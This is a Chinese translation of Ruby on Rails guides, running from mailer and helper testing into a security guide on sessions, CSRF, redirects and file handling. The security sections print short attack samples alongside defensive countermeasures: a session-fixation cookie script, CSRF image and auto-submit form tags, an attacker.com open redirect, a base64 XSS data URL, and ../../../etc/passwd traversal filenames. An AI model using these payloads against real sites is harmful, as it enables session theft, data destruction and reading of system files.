### 10.2 单元测试

要想测试邮件程序是否能正常使用，可以把邮件程序真正得到的记过和预先写好的值进行对比。

#### 10.2.1 固件的另一个用途

在单元测试中，固件用来设定期望得到的值。因为这些固件是示例邮件，不是 Active Record 数据，所以要和其他固件分开，放在单独的子文件夹中。这个子文件夹位于 `test/fixtures` 文件夹中，其名字来自邮件程序。例如，邮件程序 `UserMailer` 使用的固件保存在 `test/fixtures/user_mailer` 文件夹中。

生成邮件程序时，会为其中每个动作生成相应的固件。如果没使用生成器，就要手动创建固件。

#### 10.2.2 基本测试

下面的单元测试针对 `UserMailer` 的 `invite` 动作，这个动作的作用是向朋友发送邀请。这段代码改进了生成器为 `invite` 动作生成的测试。

```
require 'test_helper'

class UserMailerTest < ActionMailer::TestCase
  test "invite" do
    # Send the email, then test that it got queued
    email = UserMailer.create_invite('me@example.com',
                                     'friend@example.com', Time.now).deliver
    assert_not ActionMailer::Base.deliveries.empty?

    # Test the body of the sent email contains what we expect it to
    assert_equal ['me@example.com'], email.from
    assert_equal ['friend@example.com'], email.to
    assert_equal 'You have been invited by me@example.com', email.subject
    assert_equal read_fixture('invite').join, email.body.to_s
  end
end
```

在这个测试中，我们发送了一封邮件，并把返回对象赋值给 `email` 变量。在第一个断言中确保邮件已经发送了；在第二段断言中，确保邮件包含了期望的内容。`read_fixture` 这个帮助方法的作用是从指定的文件中读取固件。

`invite` 固件的内容如下：

```
Hi friend@example.com,

You have been invited.

Cheers!
```

现在我们稍微深入一点地介绍针对邮件程序的测试。在文件 `config/environments/test.rb` 中，有这么一行设置：`ActionMailer::Base.delivery_method = :test`。这行设置把发送邮件的方法设为 `:test`，所以邮件并不会真的发送出去（避免测试时骚扰用户），而是添加到一个数组中（`ActionMailer::Base.deliveries`）。

`ActionMailer::Base.deliveries` 数组只会在 `ActionMailer::TestCase` 测试中自动重设，如果想在测试之外使用空数组，可以手动重设：`ActionMailer::Base.deliveries.clear`。

### 10.3 功能测试

功能测试不只是测试邮件正文和收件人等是否正确这么简单。在针对邮件程序的功能测试中，要调用发送邮件的方法，检查相应的邮件是否出现在发送列表中。你可以尽情放心地假定发送邮件的方法本身能顺利完成工作。你需要重点关注的是程序自身的业务逻辑，确保能在期望的时间发出邮件。例如，可以使用下面的代码测试要求朋友的操作是否发出了正确的邮件：

```
require 'test_helper'

class UserControllerTest < ActionController::TestCase
  test "invite friend" do
    assert_difference 'ActionMailer::Base.deliveries.size', +1 do
      post :invite_friend, email: 'friend@example.com'
    end
    invite_email = ActionMailer::Base.deliveries.last

    assert_equal "You have been invited by me@example.com", invite_email.subject
    assert_equal 'friend@example.com', invite_email.to[0]
    assert_match(/Hi friend@example.com/, invite_email.body)
  end
end
```

## 11 测试帮助方法

针对帮助方法的测试，只需检测帮助方法的输出和预想的值是否一致，所需的测试文件保存在 `test/helpers` 文件夹中。Rails 提供了一个生成器，用来生成帮助方法和测试文件：

```
$ rails generate helper User
      create  app/helpers/user_helper.rb
      invoke  test_unit
      create    test/helpers/user_helper_test.rb
```

生成的测试文件内容如下：

```
require 'test_helper'

class UserHelperTest < ActionView::TestCase
end
```

帮助方法就是可以在视图中使用的方法。要测试帮助方法，要按照如下的方式混入相应的模块：

```
class UserHelperTest < ActionView::TestCase
  include UserHelper

  test "should return the user name" do
    # ...
  end
end
```

而且，因为测试类继承自 `ActionView::TestCase`，所以在测试中可以使用 Rails 内建的帮助方法，例如 `link_to` 和 `pluralize`。

## 12 其他测试方案

Rails 内建基于 `test/unit` 的测试并不是唯一的测试方式。Rails 开发者发明了很多方案，开发了很多协助测试的代码库，例如：

- NullDB：提升测试速度的一种方法，不使用数据库；
- Factory Girl：固件的替代品；
- Machinist：另一个固件替代品；
- Fixture Builder：运行测试前把预构件（factory）转换成固件的工具
- MiniTest::Spec Rails：在 Rails 测试中使用 MiniTest::Spec 这套 DSL；
- Shoulda：对 `test/unit` 的扩展，提供了额外的帮助方法，断言等；
- RSpec：行为驱动开发（Behavior-Driven Development，BDD）框架；

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 安全指南

本文介绍网页程序中常见的安全隐患，以及如何在 Rails 中防范。

读完本文，你将学到：

- 所有推荐使用的安全对策；
- Rails 中会话的概念，应该在会话中保存什么内容，以及常见的攻击方式；
- 单单访问网站为什么也有安全隐患（跨站请求伪造）；
- 处理文件以及提供管理界面时应该注意哪些问题；
- 如何管理用户：登录、退出，以及各种攻击方式；
- 最常见的注入攻击方式；

## Chapters

## 1 简介

网页程序框架的作用是帮助开发者构建网页程序。有些框架还能增强网页程序的安全性。其实框架之间无所谓谁更安全，只要使用得当，就能开发出安全的程序。Rails 提供了很多智能的帮助方法，例如避免 SQL 注入的方法，可以避免常见的安全隐患。我很欣慰，我所审查的 Rails 程序安全性都很高。

一般来说，安全措施不能随取随用。安全性取决于开发者怎么使用框架，有时也跟开发方式有关。而且，安全性受程序架构的影响：存储方式，服务器，以及框架本身等。

不过，根据加特纳咨询公司的研究，约有 75% 的攻击发生在网页程序层，“在 300 个审查的网站中，97% 有被攻击的可能”。网页程序相对而言更容易攻击，因为其工作方式易于理解，即使是外行人也能发起攻击。

网页程序面对的威胁包括：窃取账户，绕开访问限制，读取或修改敏感数据，显示欺诈内容。攻击者有可能还会安装木马程序或者来路不明的邮件发送程序，用于获取经济利益，或者修改公司资源，破坏企业形象。为了避免受到攻击，最大程度的降低被攻击后的影响，首先要完全理解各种攻击方式，这样才能有的放矢，找到最佳对策——这就是本文的目的。

为了能开发出安全的网页程序，你必须要了解所用组件的最新安全隐患，做到知己知彼。想了解最新的安全隐患，可以订阅安全相关的邮件列表，阅读关注安全的博客，养成更新和安全检查的习惯。详情参阅“其他资源”一节。我自己也会动手检查，这样才能找到可能引起安全问题的代码。

# 2 会话

会话是比较好的切入点，有一些特定的攻击方式。

## 2.1 会话是什么

HTTP 是无状态协议，会话让其变成有状态。

大多数程序都要记录用户的特定状态，例如购物车里的商品，或者当前登录用户的 ID。没有会话，每次请求都要识别甚至重新认证用户。Rails 会为访问网站的每个用户创建会话，如果同一个用户再次访问网站，Rails 会加载现有的会话。

会话一般会存储一个 Hash，以及会话 ID。ID 是由 32 个字符组成的字符串，用于识别 Hash。发送给浏览器的每个 cookie 中都包含会话 ID，而且浏览器发送到服务器的每个请求中也都包含会话 ID。在 Rails 程序中，可以使用 `session` 方法保存和读取会话：

```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

## 2.2 会话 ID

会话 ID 是 32 位字节长的 MD5 哈希值。

会话 ID 是一个随机生成的哈希值。这个随机生成的字符串中包含当前时间，0 和 1 之间的随机数字，Ruby 解释器的进程 ID（随机生成的数字），以及一个常量。目前，还无法暴力破解 Rails 的会话 ID。虽然 MD5 很难破解，但却有可能发生同值碰撞。理论上有可能创建完全一样的哈希值。不过，这没什么安全隐患。

## 2.3 会话劫持

窃取用户的会话 ID 后，攻击者就能以该用户的身份使用网页程序。

很多网页程序都有身份认证系统，用户提供用户名和密码，网页程序验证提供的信息，然后把用户的 ID 存储到会话 Hash 中。此后，这个会话都是有效的。每次请求时，程序都会从会话中读取用户 ID，加载对应的用户，避免重新认证用户身份。cookie 中的会话 ID 用于识别会话。

因此，cookie 是网页程序身份认证系统的中转站。得到 cookie，就能以该用户的身份访问网站，这会导致严重的后果。下面介绍几种劫持会话的方法以及对策。

- 在不加密的网络中嗅听 cookie。无线局域网就是一种不安全的网络。在不加密的无线局域网中，监听网内客户端发起的请求极其容易。这是不建议在咖啡店工作的原因之一。对网页程序开发者来说，可以使用 SSL 建立安全连接避免嗅听。在 Rails 3.1 及以上版本中，可以在程序的设置文件中设置强制使用 SSL 连接：

  ```
  config.force_ssl = true
  ```

- 大多数用户在公用终端中完工后不清除 cookie。如果前一个用户没有退出网页程序，你就能以该用户的身份继续访问网站。网页程序中一定要提供“退出”按钮，而且要放在特别显眼的位置。
- 很多跨站脚本（cross-site scripting，简称 XSS）的目的就是窃取用户的 cookie。详情参阅“跨站脚本”一节。
- 有时攻击者不会窃取用户的 cookie，而为用户指定一个会话 ID。这叫做“会话固定攻击”，后文会详细介绍。

大多数攻击者的动机是获利。赛门铁克全球互联网安全威胁报告指出，在地下市场，窃取银行账户的价格为 10-1000 美元（视账户余额而定），窃取信用卡卡号的价格为 0.40-20 美元，窃取在线拍卖网站账户的价格为 1-8 美元，窃取 Email 账户密码的价格为 4-30 美元。

## 2.4 会话安全指南

下面是一些常规的会话安全指南。

- 不在会话中存储大型对象。大型对象要存储在数据库中，会话中只保存对象的 ID。这么做可以避免同步问题，也不会用完会话存储空间（空间大小取决于所使用的存储方式，详情见后文）。如果在会话中存储大型对象，修改对象结构后，旧版数据仍在用户的 cookie 中。在服务器端存储会话可以轻而易举地清除旧会话数据，但在客户端中存储会话就无能为力了。
- 敏感数据不能存储在会话中。如果用户清除 cookie，或者关闭浏览器，数据就没了。在客户端中存储会话数据，用户还能读取敏感数据。

## 2.5 会话存储

Rails 提供了多种存储会话的方式，其中最重要的一个是 `ActionDispatch::Session::CookieStore`。

Rails 2 引入了一个新的默认会话存储方式，`CookieStore`。`CookieStore` 直接把会话存储在客户端的 cookie 中。服务器无需会话 ID，可以直接从 cookie 中获取会话。这种存储方式能显著提升程序的速度，但却存在争议，因为有潜在的安全隐患：

- cookie 中存储的内容长度不能超过 4KB。这个限制没什么影响，因为前面说过，会话中不应该存储大型数据。在会话中存储用户对象在数据库中的 **ID** 一般来说也是可接受的。
- 客户端能看到会话中的所有数据，因为其中的内容都是明文（使用 Base64 编码，因此没有加密）。因此，不能存储敏感信息。为了避免篡改会话，Rails 会根据服务器端的密令生成摘要，添加到 cookie 的末尾。

因此，cookie 的安全性取决于这个密令（以及计算摘要的算法，为了兼容，默认使用 SHA1）。密令不能随意取值，例如从字典中找个单词，长度也不能少于 **30** 个字符。

`secrets.secret_key_base` 指定一个密令，程序的会话用其和已知的安全密令比对，避免会话被篡改。`secrets.secret_key_base` 是个随机字符串，保存在文件 `config/secrets.yml` 中：

```
development:
  secret_key_base: a75d...

test:
  secret_key_base: 492f...

production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Rails 以前版本中的 `CookieStore` 使用 `secret_token`，新版中的 `EncryptedCookieStore` 使用 `secret_key_base`。详细说明参见升级指南。

如果你的程序密令暴露了（例如，程序的源码公开了），强烈建议你更换密令。

## 2.6 `CookieStore` 存储会话的重放攻击

使用 `CookieStore` 存储会话时要注意一种叫做“重放攻击”（replay attack）的攻击方式。

重放攻击的工作方式如下：


- 用户收到一些点数，数量存储在会话中（不应该存储在会话中，这里只做演示之用）；
- 用户购买了商品；
- 剩余点数还在会话中；
- 用户心生歹念，复制了第一步中的 cookie，替换掉浏览器中现有的 cookie；
- 用户的点数又变成了消费前的数量；

在会话中写入一个随机值（nonce）可以避免重放攻击。这个随机值只能通过一次验证，服务器记录了所有合法的随机值。如果程序用到了多个服务器情况就变复杂了。把随机值存储在数据库中就违背了使用 `CookieStore` 的初衷（不访问数据库）。

避免重放攻击最有力的方式是，不在会话中存储这类数据，将其存到数据库中。针对上例，可以把点数存储在数据库中，把登入用户的 ID 存储在会话中。

## 2.7 会话固定攻击

攻击者可以不窃取用户的会话 ID，使用一个已知的会话 ID。这叫做“会话固定攻击”（session fixation）




会话固定攻击的关键是强制用户的浏览器使用攻击者已知的会话 ID。因此攻击者无需窃取会话 ID。攻击过程如下：

- 攻击者创建一个合法的会话 ID：打开网页程序的登录页面，从响应的 cookie 中获取会话 ID（如上图中的第 1 和第 2 步）。
- 程序有可能在维护会话，每隔一段时间，例如 20 分钟，就让会话过期，减少被攻击的可能性。因此，攻击者要不断访问网页程序，让会话保持可用。
- 攻击者强制用户的浏览器使用这个会话 ID（如上图中的第 3 步）。由于不能修改另一个域名中的 cookie（基于同源原则），攻击者就要想办法在目标网站的域中运行 JavaScript，通过跨站脚本把 JavaScript 注入目标网站。一个跨站脚本示例：`<script>document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";<`。跨站脚本及其注入方式参见后文。
- 攻击者诱引用户访问被 JavaScript 代码污染的网页。查看这个页面后，用户浏览器中的会话 ID 就被篡改成攻击者伪造的会话 ID。
- 因为伪造的会话 ID 还没用过，所以网页程序要认证用户的身份。
- 此后，用户和攻击者就可以共用同一个会话访问这个网站了。攻击者伪造的会话 ID 漂白了，而用户浑然不知。

## 2.8 会话固定攻击的对策

只需一行代码就能避免会话固定攻击。

最有效的对策是，登录成功后重新设定一个新的会话 ID，原来的会话 ID 作废。这样，攻击者就无法使用固定的会话 ID 了。这个对策也能有效避免会话劫持。在 Rails 中重设会话的方式如下：

```
reset_session
```

如果用了流行的 RestfulAuthentication 插件管理用户，要在 `SessionsController#create` 动作中调用 `reset_session` 方法。注意，这个方法会清除会话中的所有数据，你要把用户转到新的会话中。

另外一种对策是把用户相关的属性存储在会话中，每次请求都做验证，如果属性不匹配就禁止访问。用户相关的属性可以是 IP 地址或用户代理名（浏览器名），不过用户代理名和用户不太相关。存储 IP 地址时要注意，有些网络服务提供商或者大型组织把用户的真实 IP 隐藏在代理后面，对会话有比较大的影响，所以这些用户可能无法使用程序，或者使用受限。

### 2.9 会话过期

永不过期的会话增加了跨站请求伪造、会话劫持和会话固定攻击的可能性。

cookie 的过期时间可以通过会话 ID 设定。然而，客户端可以修改存储在浏览器中的 cookie，因此在服务器上把会话设为过期更安全。下面的例子把存储在数据库中的会话设为过期。`Session.sweep("20 minutes")` 把二十分钟前的会话设为过期。

```
class Session < ActiveRecord::Base
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
      time = time.split.inject { |count, unit| count.to_i.send(unit) }
    end


    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```

在“会话固定攻击”一节提到过维护会话的问题。虽然上述代码能把会话设为过期，但攻击者每隔五分钟访问一次网站就能让会话始终有效。对此，一个简单的解决办法是在会话数据表中添加 `created_at` 字段，删除很久以前创建的会话。在上面的代码中加入下面的代码即可：

```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR
  created_at < '#{2.days.ago.to_s(:db)}'"
```

## 3 跨站请求伪造

跨站请求伪造（cross-site request forgery，简称 CSRF）攻击的方法是在页面中包含恶意代码或者链接，攻击者认为被攻击的用户有权访问另一个网站。如果用户在那个网站的会话没有过期，攻击者就能执行未经授权的操作。




读过前一节我们知道，大多数 Rails 程序都使用 cookie 存储会话，可能只把会话 ID 存储在 cookie 中，而把会话内容存储在服务器上，或者把整个会话都存储在客户端。不管怎样，只要能找到针对某个域名的 cookie，请求时就会连同该域中的 cookie 一起发送。这就是问题所在，如果请求由域名不同的其他网站发起，也会一起发送 cookie。我们来看个例子。

- Bob 访问一个留言板，其中有篇由黑客发布的帖子，包含一个精心制造的 HTML 图片元素。这个元素指向 Bob 的项目管理程序中的某个操作，而不是真正的图片文件。
- 图片元素的代码为 `<img src="http://www.webapp.com/project/1/destroy">`。
- Bob 在 www.webapp.com 网站上的会话还有效，因为他并没有退出。
- 查看这篇帖子后，浏览器发现有个图片标签，尝试从 www.webapp.com 加载这个可疑的图片。如前所述，浏览器会同时发送 cookie，其中就包含可用的会话 ID。
- www.webapp.com 验证了会话中的用户信息，销毁 ID 为 1 的项目。请求得到的响应页面浏览器无法解析，因此不会显示图片。
- Bob 并未察觉到被攻击了，一段时间后才发现 ID 为 1 的项目不见了。

有一点要特别注意，精心制作的图片或链接无需出现在网页程序的同一域名中，任何地方都可以，论坛、博客，甚至是电子邮件。

CSRF 很少出现在 CVE（通用漏洞披露，Common Vulnerabilities and Exposures）中，2006 年比例还不到 0.1%，但却是个隐形杀手。这倒和我（以及其他人）的安全合约工作得到的结果完全相反——**CSRF 是个严重的安全问题**。

### 3.1 CSRF 的对策

首先，遵守 W3C 的要求，适时地使用 GET 和 POST 请求。其次，在非 GET 请求中加入安全权标可以避免程序受到 CSRF 攻击。

HTTP 协议提供了两种主要的基本请求类型，GET 和 POST（当然还有其他请求类型，但大多数浏览器都不支持）。万维网联盟（World Wide Web Consortium，简称 W3C）提供了一个检查表用于选择 GET 和 POST：

使用 **GET** 请求的情形：

- 交互更像是在询问，例如查询，读取等安全的操作；

使用 **POST** 请求的情形：

- 交互更像是执行某项命令；
- 交互改变了资源的状态，且用户能察觉到这个变化，例如订阅一项服务；
- 交互的结果由用户负责；

如果你的网页程序使用 REST 架构，可能已经用过其他 HTTP 请求，例如 PATCH、PUT 和 DELETE。现今的大多数浏览器都不支持这些请求，只支持 GET 和 POST。Rails 使用隐藏的 `_method` 字段处理这一难题。

**POST** 请求也能自动发送。举个例子，下面这个链接虽在浏览器的状态栏中显示的目标地址是 [www.harmless.com](http://www.harmless.com) ，但其实却动态地创建了一个表单，发起 POST 请求。

```
<a href="http://www.harmless.com/" onclick="
  var f = document.createElement('form');
  f.style.display = 'none';
  this.parentNode.appendChild(f);
  f.method = 'POST';
  f.action = 'http://www.example.com/account/destroy';
  f.submit();
  return false;">To the harmless survey</a>
```

攻击者还可以把代码放在图片的 `onmouseover` 事件句柄中：

```
<img src="http://www.harmless.com/img" width="400" height="400" onmouseover="..." />
```

伪造请求还有其他方式，例如使用 `<script>` 标签向返回 JSONP 或 JavaScript 的地址发起跨站请求。响应是可执行的代码，攻击者能找到方法执行其中的代码，获取敏感数据。为了避免这种数据泄露，可以禁止使用跨站 `<script>` 标签，只允许使用 Ajax 请求获取 JavaScript 响应，因为 XmlHttpRequest 遵守同源原则，只有自己的网站才能发起请求。

为了防止其他伪造请求，我们可以使用安全权标，这个权标只有自己的网站知道，其他网站不知道。我们要在请求中加入这个权标，且要在服务器上做验证。这些操作只需在控制器中加入下面这行代码就能完成：

```
protect_from_forgery
```

加入这行代码后，Rails 生成的所有表单和 Ajax 请求中都会包含安全权标。如果安全权标和预期的值不一样，程序会重置会话。

一般来说最好使用持久性 cookie 存储用户的信息，例如 `cookies.permanent`。此时，cookie 不会被清除，而且自动加入的 CSRF 保护措施也不会受到影响。如果此类信息没有使用会话存储在 cookie 中，就要自己动手处理：

```
def handle_unverified_request
  super
  sign_out_user # Example method that will destroy the user cookies.
end
```

上述代码可以放到 `ApplicationController` 中，如果非 GET 请求中没有 CSRF 权标就会调用这个方法。

注意，跨站脚本攻击会跳过所有 CSRF 保护措施。攻击者通过跨站脚本可以访问页面中的所有元素，因此能读取表单中的 CSRF 安全权标或者直接提交表单。详情参阅“跨站脚本”一节。

# 4 重定向和文件

有一种安全漏洞由网页程序中的重定向和文件引起。

## 4.1 重定向

网页程序中的重定向是个被低估的破坏工具：攻击者可以把用户引到有陷阱的网站，或者制造独立攻击（self-contained attack）。

只要允许用户指定重定向地址，就有可能被攻击。最常见的攻击方式是把用户重定向到一个和正牌网站看起来一模一样虚假网站。这叫做“钓鱼攻击”。攻击者把不会被怀疑的链接通过邮件发给用户，在链接中注入跨站脚本，或者把链接放在其他网站中。用户之所以不怀疑，是因为链接以熟知的网站域名开头，转向恶意网站的地址隐藏在重定向参数中，例如 http://www.example.com/site/redirect?to= www.attacker.com。我们来看下面这个 `legacy` 动作：

```
def legacy
  redirect_to(params.update(action:'main'))
end
```

如果用户访问 `legacy` 动作，会转向 `main` 动作。其作用是保护 URL 参数，将其转向 `main` 动作。但是，如果攻击者在 URL 中指定 `host` 参数仍能用来攻击：

```
http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com
```

如果 `host` 参数出现在地址的末尾，用户很难察觉，最终被重定向到 attacker.com。对此，一种简单的对策是只允许在 `legacy` 动作中使用指定的参数（使用白名单，而不是删除不该使用的参数）。如果重定向到一个地址，要通过白名单或正则表达式检查目标地址。

#### 4.1.1 独立跨站脚本攻击

还有一种重定向和独立跨站脚本攻击可通过在 Firefox 和 Opera 中使用 data 协议实现。data 协议直接把内容显示在浏览器中，可以包含任何 HTML 或 JavaScript，以及完整的图片：

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

这是个使用 Base64 编码的 JavaScript 代码，显示一个简单的弹出窗口。在重定向地址中，攻击者可以通过这段恶意代码把用户引向这个地址。对此，一个对策是禁止用户指定重定向的地址。

### 4.2 文件上传

确保上传的文件不会覆盖重要的文件，而且要异步处理文件上传过程。

很多网页程序都允许用户上传文件。程序应该过滤文件名，因为用户可以（部分）指定文件名，攻击者可以使用恶意的文件名覆盖服务器上的任意文件。如果上传的文件存储在 `/var/www/uploads` 文件夹中，用户可以把上传的文件命名为 `../../../etc/passwd`，这样就覆盖了重要文件。当然了，Ruby 解释器需要特定的授权才能这么做。这也是为什么要使用权限更少的用户运行网页服务器、数据库服务器等程序的原因。

过滤用户上传文件的文件名时，不要只删除恶意部分。设想这样一种情况，网页程序删除了文件名中的所有 `../`，但是攻击者可以使用 `....//`，得到的结果还是 `../`。最好使用白名单，确保文件名中只包含指定的字符。这和黑名单的做法不同，黑名单只是简单的把不允许使用的字符删掉。如果文件名不合法，拒绝使用即可（或者替换成允许使用的字符），不要删除不可用的字符。下面这个文件名清理方法摘自 attachment_fu 插件。

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on Unix
    # get only the filename, not the whole path
    name.sub! /\A.*(\\|\/)/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\-]/, '_'
  end
end
```

同步处理文件上传一个明显的缺点是，容易受到“拒绝服务”（denial-of-service，简称 DOS）攻击。攻击者可以同时在多台电脑上上传图片，增加服务器负载，最终有可能导致服务器宕机。

所以最好异步处理媒体文件的上传过程：保存媒体文件，然后在数据库中排期一个处理请求，让另一个进程在后台上传文件。

### 4.3 上传文件中的可执行代码

如果把上传的文件存放在特定的文件夹中，其中的源码会被执行。如果 `/public` 文件夹是 Apache 的根目录，就不能把上传的文件保存在这个文件夹里。

使用广泛的 Apache 服务器有个选项叫做 `DocumentRoot`。这个选项指定网站的根目录，这个文件夹中的所有文件都会由服务器伺服。如果文件使用特定的扩展名（例如 PHP 和 CGI 文件），请求该文件时会执行其中包含的代码（可能还要设置其他选项）。假设攻击者上传了一个名为 `file.cgi` 的文件，用户下载这个文件时就会执行其中的代码。

如果 Apache 的 `DocumentRoot` 指向 Rails 的 `/public` 文件夹，请不要把上传的文件放在这个文件夹中， 至少要放在子文件夹中。

### 4.4 文件下载

确保用户不能随意下载文件。

就像过滤上传文件的文件名一样，下载文件时也要这么做。`send_file()` 方法可以把服务器上的文件发送到客户端，如果不过滤用户提供的文件名，可以下载任何一个文件：

```
send_file('/var/www/uploads/' + params[:filename])
```

把文件名设为 `../../../etc/passwd` 就能下载服务器的登录信息。一个简单的对策是，检查请求的文件是否在指定的文件夹中：

```
basename = File.expand_path(File.join(File.dirname(__FILE__), '../../files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename !=
     File.expand_path(File.join(File.dirname(filename), '../../../'))
send_file filename, disposition: 'inline'
```

另外一种方法是把文件名保存在数据库中，然后用数据库中的 ID 命名存储在硬盘上的文件。这样也能有效避免执行上传文件中的代码。attachment_fu 插件使用的就是类似方式。

## 5 局域网和管理界面的安全

局域网和管理界面是常见的攻击目标，因为这些地方有访问特权。局域网和管理界面需要多种安全防护措施，但实际情况却不理想。

2007 年出现了第一个专门用于窃取局域网信息的木马，名为“Monster for employers”，攻击 Monster.com 这个在线招聘网站。迄今为止，特制的木马虽然很少出现，但却表明了客户端安全的重要性。不过，局域网和管理界面面对的最大威胁是 XSS 和 CSRF。

**XSS** 如果转发了来自外部网络的恶意内容，程序有可能受到 XSS 攻击。用户名、评论、垃圾信息过滤程序、订单地址等都是经常被 XSS 攻击的对象。

如果局域网或管理界面的输入没有过滤，整个程序都处在危险之中。可能的攻击包括：窃取有权限的管理员 cookie，注入 iframe 偷取管理员的密码，通过浏览器漏洞安装恶意软件控制管理员的电脑。

XSS 的对策参阅“注入”一节。在局域网和管理界面中也推荐使用 SafeErb 插件。

**CSRF** 跨站请求伪造（Cross-Site Request Forgery，简称 CSRF 或者 XSRF）是一种防不胜防的攻击方式，攻击者可以用其做管理员和局域网内用户能做的一切操作。CSRF 的工作方式前文已经介绍过，下面我们来看一下攻击者能在局域网或管理界面中做些什么。

一个真实地案例是通过 CSRF 重新设置路由器。攻击者向墨西哥用户发送了一封包含 CSRF 的恶意电子邮件，声称有一封电子贺卡。邮件中还有一个图片标签，发起 HTTP GET 请求，重新设置用户的路由器。这个请求修改了 DNS 设置，如果用户访问墨西哥的银行网站，会被带到攻击者的网站。只要通过这个路由器访问银行网站，用户就会被引向攻击者的网站，导致密码被偷。

还有一个案例是修改 Google Adsense 账户的 Email 地址和密码。如果用户登录 Google Adsense，攻击者就能窃取密码。

另一种常见的攻击方式是在网站中发布垃圾信息，通过博客或论坛传播恶意的跨站脚本。当然了，攻击者要知道地址的结构，不过大多数 Rails 程序的地址结构一目了然。如果程序是开源的，也很容易找出地址的结构。攻击者甚至可以通过恶意的图片标签猜测，尝试各种可能的组合，幸运的话不会超过一千次。

